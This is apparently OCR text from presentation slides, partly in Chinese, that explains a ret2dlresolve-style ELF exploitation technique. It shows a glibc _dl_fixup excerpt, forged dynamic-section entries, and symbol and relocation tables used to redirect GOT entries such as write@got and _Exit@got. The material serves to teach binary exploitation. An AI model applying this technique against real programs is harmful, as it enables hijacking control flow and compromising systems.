
Exploitation



```
$ 

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    { ... }
    else
    {
        value = l->l_addr + sym->st_value;
        result = l;
    }
```

當 sym->st_other 非 0，dl 會回傳 executable 內紀錄的 address 並寫到 GOT

_dl_fixup 下半部



3 PLTGOT

5 STRTAB

6 SYMTAB

21 DEBUG

23 JMPREL

l_info

d_tag: SYMTAB
d_ptr: CCCC

d_tag: DEBUG
d_ptr: DDDD

d_tag: JMPREL
d_ptr: EEEE


_r_debug

Offset	st_name
0	0
18	61
30	11

Symbol table


r_offset	r_info	r_addend
4018	200000007	0

Relocation table



Offset	st_name
0	0
18	61
30	11

r_offset	r_info	r_addend
4018	200000007	0



Offset	Function
4018 (write@got)	write@plt
4040 (_Exit@got)	write
4128	**_init**

